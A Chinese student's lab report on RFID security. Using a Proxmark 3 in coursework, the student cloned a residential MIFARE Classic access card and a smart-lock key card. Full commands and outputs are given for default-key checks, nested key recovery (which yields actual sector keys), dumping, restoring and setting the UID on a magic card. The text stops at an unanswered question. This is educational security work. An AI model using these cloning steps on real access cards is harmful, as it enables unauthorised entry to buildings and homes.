

# 物联网安全课程实验报告

## 实验五



实验名称：\_\_RFID 安全实验\_\_

姓名：\_\_方沐华\_\_

小组：\_\_方沐华\_\_秦泽斌\_\_

学号：\_\_2211288\_\_

专业：\_\_物联网\_\_

提交日期：\_\_2024. 12. 11\_\_

## 一、实验目的

了解生活中 RFID 技术的应用及常见安全问题，了解使用 Proxmark 3 RDV2 对 RFID 卡进行安全测试的基本方法。

## 二、实验要求及要点

- 学习判别 RFID 是低频卡还是高频卡的方法
    - 分别选取实验盒或生活中的一个高频卡、一个低频卡作为示例写入报告
  - 分析某智能门锁钥匙卡
    - 推测智能门锁钥匙卡工作原理
    - 对门锁钥匙卡进行复制攻击
  - 分析某小区门禁卡
    - 推测门禁卡工作原理
    - 已知小区门禁具有简单“防火墙”，对门禁卡进行复制攻击
    - 思考如何依赖此卡构建其他楼栋的门禁卡？
  - (优先可选)校园一卡通安全分析
    - 提示 1：如何解密数据？
    - 提示 2：校园卡都具有哪些功能？
  - (可选)分析生活中其他常见卡
    - 例如银行卡、公交卡、水卡、身份证、家庭电表卡等，自行选择探索
  - (可选)阅读参考资料中首次提出 RFID 系列攻击的论文，了解其攻击原理
- 分组（1-3 人）完成实验内容，**单独撰写**实验报告，回答问题，且报告内容至少包括如下要点。
- 要点：
    - 实验原理及工具简介
    - 实验目标与步骤（搭配实验过程照片、截图、各个卡的破解原理）
    - 遇到的问题及解决办法
    - 收获与感悟

## 三、实验内容

### 1. 实验原理及工具简介


RFID(射频识别)技术是一种通过无线电波识别物体的技术。它由标签(Tag)和读写器(Reader)组成,标签内嵌有微芯片和天线,可以存储少量信息,如产品编号或其他数据。读写器通过无线电波与标签通信,获取标签内的数据,实现物品的自动识别和跟踪。RFID 广泛应用于物流管理、库存监控、门禁控制等领域,具有非接触式、快速、高效的特点。

Proxmark 3 RDV2 是一款功能强大的 RFID (无线射频识别) 研究工具, 广泛应用于安全研究、漏洞分析和 RFID 技术的学习。它支持读取、模拟、克隆和分析多种类型的 RFID 卡和标签, 包括低频 (125kHz) 和 高频 (13.56MHz) 标签。Proxmark 3 RDV2 的硬件设计允许用户通过 USB 接口与计算机进行连接, 配合专用的软件, 进行无线信号捕获和调试, 适用于各种 RFID 相关的实验和攻击模拟。它被广泛应用于 RFID 安全测试和研究中, 能够帮助研究人员发现 RFID 系统的潜在安全问题。

### 2. 实验目标与步骤

#### (1) 判别 RFID 是低频卡还是高频卡

空置状态运行 hw tune 命令测量电压。



```
C:\WINDOWS\system32\cmd. X + v

[ Hardware ]
== uc: AT91SAM7S512 Rev B
== Embedded Processor: ARM7TDMI
== Internal SRAM size: 64K bytes
== Architecture identifier: AT91SAM7Sxx Series
== Embedded flash memory 512K bytes ( 53% used )

[usb] pm3 --> hw tune
[=] ----- Reminder -----
[=] 'hw tune' doesn't actively tune your antennas,
[=] it's only informative.
[=] Measuring antenna characteristics, please wait...
[/] 10
[=] ----- LF Antenna -----
[+] LF antenna: 21.71 V - 125.00 kHz
[+] LF antenna: 14.23 V - 134.83 kHz
[+] LF optimal: 24.60 V - 117.65 kHz
[+] Approx. Q factor (*): 6.6 by frequency bandwidth measurement
[+] Approx. Q factor (*): 7.2 by peak voltage measurement
[+] LF antenna is OK
[=] ----- HF Antenna -----
[+] HF antenna: 23.38 V - 13.56 MHz
[+] Approx. Q factor (*): 6.8 by peak voltage measurement
[+] HF antenna is OK

(*) Q factor must be measured without tag on the antenna

[+] Displaying LF tuning graph. Divisor 88 (blue) is 134.83 kHz, 95 (red) is 125.00 kHz.

[usb] pm3 -->
```

放置未知 RFID 卡到高频和低频天线上, 再次 hw tune 测量电压, 观察变化, 判别高低频卡。

```
C:\WINDOWS\system32\cmd. X + v

[/] 10
[=] ----- LF Antenna -----
[+] LF antenna: 21.71 V - 125.00 kHz
[+] LF antenna: 14.23 V - 134.83 kHz
[+] LF optimal: 24.60 V - 117.65 kHz
[+] Approx. Q factor (*): 6.6 by frequency bandwidth measurement
[+] Approx. Q factor (*): 7.2 by peak voltage measurement
[+] LF antenna is OK
[=] ----- HF Antenna -----
[+] HF antenna: 23.38 V - 13.56 MHz
[+] Approx. Q factor (*): 6.8 by peak voltage measurement
[+] HF antenna is OK

(*) Q factor must be measured without tag on the antenna

[+] Displaying LF tuning graph. Divisor 88 (blue) is 134.83 kHz, 95 (red) is 125.00 kHz.

[usb] pm3 --> hw tune
[=] ----- Reminder -----
[=] `hw tune` doesn't actively tune your antennas,
[=] it's only informative.
[=] Measuring antenna characteristics, please wait...
[|] 10
[=] ----- LF Antenna -----
[+] LF antenna: 17.42 V - 125.00 kHz
[+] LF antenna: 17.64 V - 134.83 kHz
[+] LF optimal: 18.45 V - 126.32 kHz
[+] Approx. Q factor (*): 4.8 by frequency bandwidth measurement
[+] Approx. Q factor (*): 5.4 by peak voltage measurement
[+] LF antenna is OK
```

高频卡放置高频线圈、低频卡放置低频线圈时会观察到对应线圈电压下降

从上图可以看出，LF 即低频线圈的电压明显下降，所以我们可以判断出这是一张低频卡。

高频卡的判断如下：

```
C:\WINDOWS\system32\cmd. X + v

[+] LF optimal: 18.45 V - 126.32 kHz
[+] Approx. Q factor (*): 4.8 by frequency bandwidth measurement
[+] Approx. Q factor (*): 5.4 by peak voltage measurement
[+] LF antenna is OK
[=] ----- HF Antenna -----
[+] HF antenna: 23.40 V - 13.56 MHz
[+] Approx. Q factor (*): 6.8 by peak voltage measurement
[+] HF antenna is OK

(*) Q factor must be measured without tag on the antenna

[+] Displaying LF tuning graph. Divisor 88 (blue) is 134.83 kHz, 95 (red) is 125.00 kHz.

[usb] pm3 --> hw tune
[=] ----- Reminder -----
[=] `hw tune` doesn't actively tune your antennas,
[=] it's only informative.
[=] Measuring antenna characteristics, please wait...
[|] 10
[=] ----- LF Antenna -----
[+] LF antenna: 21.73 V - 125.00 kHz
[+] LF antenna: 14.66 V - 134.83 kHz
[+] LF optimal: 25.03 V - 118.81 kHz
[+] Approx. Q factor (*): 6.7 by frequency bandwidth measurement
[+] Approx. Q factor (*): 7.3 by peak voltage measurement
[+] LF antenna is OK
[=] ----- HF Antenna -----
[+] HF antenna: 6.43 V - 13.56 MHz
[+] Approx. Q factor (*): 1.9 by peak voltage measurement
[+] HF antenna is OK
```

## (2) 分析并破解小区门禁卡（个人实验先做的门禁）

### 1. 工作原理：

门禁卡是一张 CUID 卡，CUID 卡（即客户唯一识别码卡）是一种用于身份识别和管理的电子卡片，基于射频识别 (RFID) 技术。其工作原理可概括如下：

CUID 卡由芯片和天线组成，当卡片靠近读卡器时，读卡器发出无线电波激活卡片，CUID 卡通过天线接收信号并将存储的唯一识别码 (CUID) 传输回读卡器。读卡器接收到 CUID 后，与系统数据库进行比对，若匹配则允许访问或进行相关操作。CUID 卡通常配备加密技术，确保数据安全，广泛应用于客户身份验证、会员管理和访问控制等场合，提供便捷、高效的服务。

### 2. 复制攻击：

(1)首先使用 hf search 指令获取到卡片的 UID 等信息，可以看出其为 1K 卡，UID 为 13BDD7E4

```
[usb] pm3 --> hf search
[!] Searching for ISO14443-A tag...
[+] UID: 13 BD D7 E4
[+] ATQA: 00 04
[+] SAK: 08 [2]
[+] Possible types:
[+]   MIFARE Classic 1K
[=] proprietary non iso14443-4 card found, RATS not supported
[+] Prng detection: weak
[#] Auth error
[?] Hint: try `hf mf` commands
```

(2)尝试用初始密码进行破解，发现仍有四行没能破解。

```

[usb] pm3 --> hf mf chk
[=] No key specified, trying default keys
[ 0] ffffffffffffffff
[ 1] 00000000000000
[ 2] a0a1a2a3a4a5
[ 3] b0b1b2b3b4b5
[ 4] c0c1c2c3c4c5
[ 5] d0d1d2d3d4d5
[ 6] aabbccddeeff
[ 7] 1a2b3c4d5e6f
[ 8] 123456789abc
[ 9] 010203040506
[10] 123456abcdef
[11] abcdef123456
[12] 4d3a99c351dd
[13] 1a982c7e459a
[14] d3f7d3f7d3f7
[15] 714c5c886e97
[16] 587ee5f9350f
[17] a0478cc39091
[18] 533cb6c723f6
[19] 8fd0a4f256e9
[20] 0000014b5c31
[21] b578f38a5c61
[22] 96a301bce267
[=] Start check for keys...
[=] .....
[=] time in checkkeys 3 seconds

[=] testing to read key B...

[+] found keys:

```

[+]	Sec	key A	res	key B	res
[+]	000	fffffffffffffff	1	fffffffffffffff	1
[+]	001	fffffffffffffff	1	fffffffffffffff	1
[+]	002	fffffffffffffff	1	fffffffffffffff	1
[+]	003	-----	0	-----	0
[+]	004	-----	0	-----	0
[+]	005	fffffffffffffff	1	fffffffffffffff	1
[+]	006	fffffffffffffff	1	fffffffffffffff	1
[+]	007	fffffffffffffff	1	fffffffffffffff	1
[+]	008	fffffffffffffff	1	fffffffffffffff	1
[+]	009	fffffffffffffff	1	fffffffffffffff	1
[+]	010	fffffffffffffff	1	fffffffffffffff	1
[+]	011	fffffffffffffff	1	fffffffffffffff	1
[+]	012	fffffffffffffff	1	fffffffffffffff	1
[+]	013	fffffffffffffff	1	fffffffffffffff	1
[+]	014	fffffffffffffff	1	fffffffffffffff	1
[+]	015	fffffffffffffff	1	fffffffffffffff	1

(3) 使用以下指令进行嵌套读取 hf mf nested --1k --blk 7 -a -k FFFFFFFFFFFF, 成功获取到完整密钥。并将此获取到的密钥存储到电脑上。

```
hf mf dump --keys hf-mf-13BDD7E4-key.bin
```

```
[usb] pm3 --> hf mf nested --1k --blk 7 -a -k FFFFFFFFFF
[+] Testing known keys. Sector count 16
[=] Chunk: 0.8s | found 28/32 keys (24)
[+] Time to check 23 known keys: 1 seconds

[+] enter nested key recovery
[+] Found 1 key candidates

[+] target block: 12 key type: A -- found valid key [ 304537324637]

[=] Chunk: 0.5s | found 4/32 keys (1)
[+] time in nested 3 seconds

[=] trying to read key B...

[+] found keys:
```

Sec	key A	res	key B	res
000	ffffffffffffff	1	ffffffffffffff	1
001	ffffffffffffff	1	ffffffffffffff	1
002	ffffffffffffff	1	ffffffffffffff	1
003	304537324637	1	373839414243	1
004	304537324637	1	373839414243	1
005	ffffffffffffff	1	ffffffffffffff	1
006	ffffffffffffff	1	ffffffffffffff	1
007	ffffffffffffff	1	ffffffffffffff	1
008	ffffffffffffff	1	ffffffffffffff	1
009	ffffffffffffff	1	ffffffffffffff	1
010	ffffffffffffff	1	ffffffffffffff	1
011	ffffffffffffff	1	ffffffffffffff	1
012	ffffffffffffff	1	ffffffffffffff	1
013	ffffffffffffff	1	ffffffffffffff	1
014	ffffffffffffff	1	ffffffffffffff	1
015	ffffffffffffff	1	ffffffffffffff	1

```
[+] ( 0:Failed / 1:Success )
```

(4)使用 hf mf dump 指令生成文件，复制出卡片信息到电脑里

hf-mf-4E55ED13-key.bin	2021/11/4 19:24	BIF
hf-mf-13BDD7E4-dump.bin	2024/12/4 11:32	BIF
hf-mf-13BDD7E4-dump.eml	2024/12/4 11:32	Mi
hf-mf-13BDD7E4-dump.json	2024/12/4 11:32	JSC
hf-mf-13BDD7E4-dump-1.bin	2024/12/4 11:39	BIF
hf-mf-13BDD7E4-dump-1.eml	2024/12/4 11:39	Mi
hf-mf-13BDD7E4-dump-1.json	2024/12/4 11:39	JSC

(5) 拿一个新卡片，利用 hf mf autopwn 指令获得密码，并用 wipe 指令擦除

```
[usb] pm3 --> hf mf autopwn
[!] no known key was supplied, key recovery might fail
[+] Loaded 23 keys from hardcoded default array
[+] running strategy 1
[+] Chunk: 0.3s | Found 32/32 keys (23)
[+] target sector 0 key type A -- found valid key [ FFFFFFFF ] (used for nested / hardnested attack)
[+] target sector 0 key type B -- found valid key [ FFFFFFFF ]
[+] target sector 1 key type A -- found valid key [ FFFFFFFF ]
[+] target sector 1 key type B -- found valid key [ FFFFFFFF ]
[+] target sector 2 key type A -- found valid key [ FFFFFFFF ]
[+] target sector 2 key type B -- found valid key [ FFFFFFFF ]
[+] target sector 3 key type A -- found valid key [ FFFFFFFF ]
[+] target sector 3 key type B -- found valid key [ FFFFFFFF ]
[+] target sector 4 key type A -- found valid key [ FFFFFFFF ]
[+] target sector 4 key type B -- found valid key [ FFFFFFFF ]
[+] target sector 5 key type A -- found valid key [ FFFFFFFF ]
[+] target sector 5 key type B -- found valid key [ FFFFFFFF ]
[+] target sector 6 key type A -- found valid key [ FFFFFFFF ]
[+] target sector 6 key type B -- found valid key [ FFFFFFFF ]
[+] target sector 7 key type A -- found valid key [ FFFFFFFF ]
[+] target sector 7 key type B -- found valid key [ FFFFFFFF ]
[+] target sector 8 key type A -- found valid key [ FFFFFFFF ]
[+] target sector 8 key type B -- found valid key [ FFFFFFFF ]
[+] target sector 9 key type A -- found valid key [ FFFFFFFF ]
[+] target sector 9 key type B -- found valid key [ FFFFFFFF ]
[+] target sector 10 key type A -- found valid key [ FFFFFFFF ]
[+] target sector 10 key type B -- found valid key [ FFFFFFFF ]
[+] target sector 11 key type A -- found valid key [ FFFFFFFF ]
[+] target sector 11 key type B -- found valid key [ FFFFFFFF ]
[+] target sector 12 key type A -- found valid key [ FFFFFFFF ]
[+] target sector 12 key type B -- found valid key [ FFFFFFFF ]
[+] target sector 13 key type A -- found valid key [ FFFFFFFF ]
[+] target sector 13 key type B -- found valid key [ FFFFFFFF ]
[+] target sector 14 key type A -- found valid key [ FFFFFFFF ]
[+] target sector 14 key type B -- found valid key [ FFFFFFFF ]
[+] target sector 15 key type A -- found valid key [ FFFFFFFF ]
[+] target sector 15 key type B -- found valid key [ FFFFFFFF ]
[+] found keys:
```

```
[+] found keys:
[+] |-----|-----|-----|-----|
[+] | Sec | key A | res | key B | res |
[+] |-----|-----|-----|-----|
[+] | 000 | ffffffff | D | ffffffff | D |
[+] | 001 | ffffffff | D | ffffffff | D |
[+] | 002 | ffffffff | D | ffffffff | D |
[+] | 003 | ffffffff | D | ffffffff | D |
[+] | 004 | ffffffff | D | ffffffff | D |
[+] | 005 | ffffffff | D | ffffffff | D |
[+] | 006 | ffffffff | D | ffffffff | D |
[+] | 007 | ffffffff | D | ffffffff | D |
[+] | 008 | ffffffff | D | ffffffff | D |
[+] | 009 | ffffffff | D | ffffffff | D |
[+] | 010 | ffffffff | D | ffffffff | D |
[+] | 011 | ffffffff | D | ffffffff | D |
[+] | 012 | ffffffff | D | ffffffff | D |
[+] | 013 | ffffffff | D | ffffffff | D |
[+] | 014 | ffffffff | D | ffffffff | D |
[+] | 015 | ffffffff | D | ffffffff | D |
[+] |-----|-----|-----|-----|
[+] ( D:Dictionary / S:darkSide / U:User / R:Reused / N:Nested / H:Hardnested / C:statiNested / A:keyA )
```

```
[usb] pm3 --> hf mf wipe
[+] Loaded keys matching MIFARE Classic 1K
[+] Skipping sector 0 / block 0
[+] block 1: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ( ok )
[+] block 2: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ( ok )
[+] block 3: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF ( ok )
[+] block 4: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ( ok )
[+] block 5: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ( ok )
[+] block 6: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ( ok )
[+] block 7: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF ( ok )
[+] block 8: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ( ok )
[+] block 9: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ( ok )
[+] block 10: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ( ok )
[+] block 11: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF ( ok )
[+] block 12: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 [#] Auth error
```

(6) 使用 restore 指令将复制到的文件写入新卡中



```
[usb] pm3 --> hf mf restore --lk --uid 13BDD7E4 -k hf-mf-13BDD7E4-key.bin
[=] Restoring hf-mf-13BDD7E4-dump.bin to card
[=] block 0: 13 BD D7 E4 9D 08 04 00 02 82 C0 C7 DE CE 69 1D
[=] block 1: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 2: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 3: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF
[=] block 4: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 5: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 6: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 7: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF
[=] block 8: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 9: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 10: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 11: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF
[=] block 12: 05 0D 05 E1 0B 03 02 01 01 21 03 11 24 08 31 00
[=] block 13: 3F 00 00 00 00 00 00 00 00 00 00 00 00 00 70
[=] block 14: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 15: 30 45 37 32 46 37 FF 07 80 69 37 38 39 41 42 43
[=] block 16: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 17: 00 00 00 00 00 00 80 01 00 00 00 00 00 00 00
[=] block 18: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 19: 30 45 37 32 46 37 FF 07 80 69 37 38 39 41 42 43
[=] block 20: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 21: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 22: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 23: FF FF FF FF FF FF 00 00 00 00 FF FF FF FF FF
[=] block 24: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 25: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 26: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 27: FF FF FF FF FF FF 00 00 00 00 FF FF FF FF FF
[=] block 28: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

(7) 写入成功后，使用 hfsearch 等指令进行验证，发现其 UID，密钥等信息均于原卡相同，复制攻击成功！（已经向助教检查通过）

```
[usb] pm3 --> hf mf nested --1k --blk 7 -a -k FFFFFFFFFF
[+] Testing known keys. Sector count 16
[=] Chunk: 0.9s | found 28/32 keys (24)
[+] Time to check 23 known keys: 1 seconds

[+] enter nested key recovery
[+] Found 1 key candidates

[+] target block: 12 key type: A -- found valid key [ 304537324637]

[=] Chunk: 0.5s | found 4/32 keys (1)
[+] time in nested 3 seconds

[=] trying to read key B...

[+] found keys:
```

Sec	key A	res	key B	res
000	ffffffffffffff	1	ffffffffffffff	1
001	ffffffffffffff	1	ffffffffffffff	1
002	ffffffffffffff	1	ffffffffffffff	1
003	304537324637	1	373839414243	1
004	304537324637	1	373839414243	1
005	ffffffffffffff	1	ffffffffffffff	1
006	ffffffffffffff	1	ffffffffffffff	1
007	ffffffffffffff	1	ffffffffffffff	1
008	ffffffffffffff	1	ffffffffffffff	1
009	ffffffffffffff	1	ffffffffffffff	1
010	ffffffffffffff	1	ffffffffffffff	1
011	ffffffffffffff	1	ffffffffffffff	1
012	ffffffffffffff	1	ffffffffffffff	1
013	ffffffffffffff	1	ffffffffffffff	1
014	ffffffffffffff	1	ffffffffffffff	1
015	ffffffffffffff	1	ffffffffffffff	1

```
[+] ( 0:Failed / 1:Success )
```

### (3) 分析并破解智能门锁钥匙卡

1.工作原理：钥匙卡 UID 卡，是一种基于射频识别（RFID）技术的电子卡片，主要用于控制出入权限。它由芯片和天线组成，靠近读卡器时会被激活，随后将存储的唯一识别码（UID）无线传输给读卡器。读卡器接收后与数据库中的信息比对，若匹配则允许进入。UID 门禁卡具有便捷、高效和安全的特点，

广泛应用于公司、学校和住宅小区等场所，是现代身份识别和访问控制的重要工具。

## 2.复制攻击过程

(1) 攻击过程大致类似门禁卡，甚至更加简单，因为密钥均为 ffffffff，直接使用 hf mf chk 指令即可破解出成功，其余过程均与门禁卡类似，不再赘述但有一点不同，即普通 UID 卡进行 restore 指令操作后只能写入内容，但卡的 UID 不变，因此需要额外使用 hf mf csetuid -u 362EE20B 指令将其 UID 更改

```
[usb] pm3 --> hf mf restore --1k --uid 362EE20B --file hf-mf-362EE20B-dump-2.bin --kfn hf-mf-362EE20B-key.bin
[=] Restoring hf-mf-362EE20B-dump-2.bin to card
[=] block 0: 36 2E E2 0B F1 08 04 00 01 22 9D 90 5C A6 89 1D
[!] Auth error
[=] Writing to manufacture block w key B ( fail )
[=] block 1: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[!] Auth error
[=] Write to block 1 w key B ( fail )
[=] block 2: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[!] Auth error
[=] Write to block 2 w key B ( fail )
[=] block 3: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[!] Auth error
[=] Write to block 3 w key B ( fail )
[=] block 4: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 5: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 6: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 7: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block 8: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 9: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 10: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 11: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block 12: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 13: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 14: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 15: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block 16: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 17: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 18: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 19: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block 20: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 21: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 22: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 23: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block 24: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 25: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 26: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 27: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block 28: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 29: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 30: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 31: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block 32: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 33: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 34: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 35: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block 36: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 37: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 38: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

```

[=] block 32: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 33: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 34: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 35: FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block 36: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 37: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 38: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 39: FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block 40: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 41: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 42: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 43: FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block 44: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 45: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 46: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 47: FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block 48: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 49: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 50: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 51: FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block 52: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 53: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 54: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 55: FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block 56: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 57: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 58: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 59: FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block 60: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 61: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 62: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block 63: FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] Done!
[usb] pm3 --> hf mf csetuid -u 362EE20B
[+] old block 0... 933AEE8FC808040001229D905CA6891D
[+] new block 0... 362EE20BF108040001229D905CA6891D
[+] Old UID... 93 3A EE 8F
[+] New UID... 36 2E E2 0B ( verified )
[usb] pm3 --> hf search
[/] Searching for ISO14443-A tag...
[+] UID: 36 2E E2 0B
[+] ATQA: 00 04
[+] SAK: 08 [2]
[+] Possible types:
[+] MIFARE Classic 1K
[=] proprietary non iso14443-4 card found, RATS not supported
[+] Magic capabilities : Gen 1a
[+] Prng detection: weak
[#] Auth error
[?] Hint: try `hf mf` commands

```

复制成功后使用 `hf mf cview` 等指令查看具体信息并进行验证，确认无误（已向助教检查通过）

### 3. 遇到的问题与解决办法

(1) 提供的指令文档中大部分指令都不能直接使用，会报错。

解决方法：通过查阅资料，使用各级 `help` 指令获取信息，以及询问老师和助

教解决。

(2) 破解门禁卡时，不能用默认密钥简单破解。

解决方法：通过查阅资料，学习 hf mf nested（嵌套读取）指令的用法和各参数意义，编写出正确的指令，成功破解。

(3) 在清空并写入新卡时，遇到无法清空，无法写入等问题。

解决方法：询问助教老师得知可能是卡本身的问题，更换卡片后解决。

## 四、回答问题

1) 为什么不能破解生活中的 RFID 卡来获利？

破解生活中的 RFID 卡来获利不仅在技术上困难重重，还涉及严重的法律和道德问题。首先，RFID 卡普遍采用了强加密和安全协议，破解这些卡片的技术门槛非常高，需要专业的硬件设备和深厚的安全知识。即使能够破解，攻击者通常也无法轻易获取有价值的敏感信息，因为这些卡片往往与其他安全机制（如身份验证、银行账户等）结合使用，破解卡片本身并不等于能够直接获利。其次，非法破解 RFID 卡属于犯罪行为，涉及盗窃、欺诈等违法行为，一旦被发现，可能面临严重的刑事处罚。因此，尽管破解技术在研究和安全测试中具有学术价值，但在生活中恶意破解和利用 RFID 卡来获利是非常不明智且非法的。

2) 假设某高校校园卡可被任意手机复制门禁功能，可能的原因是什么？

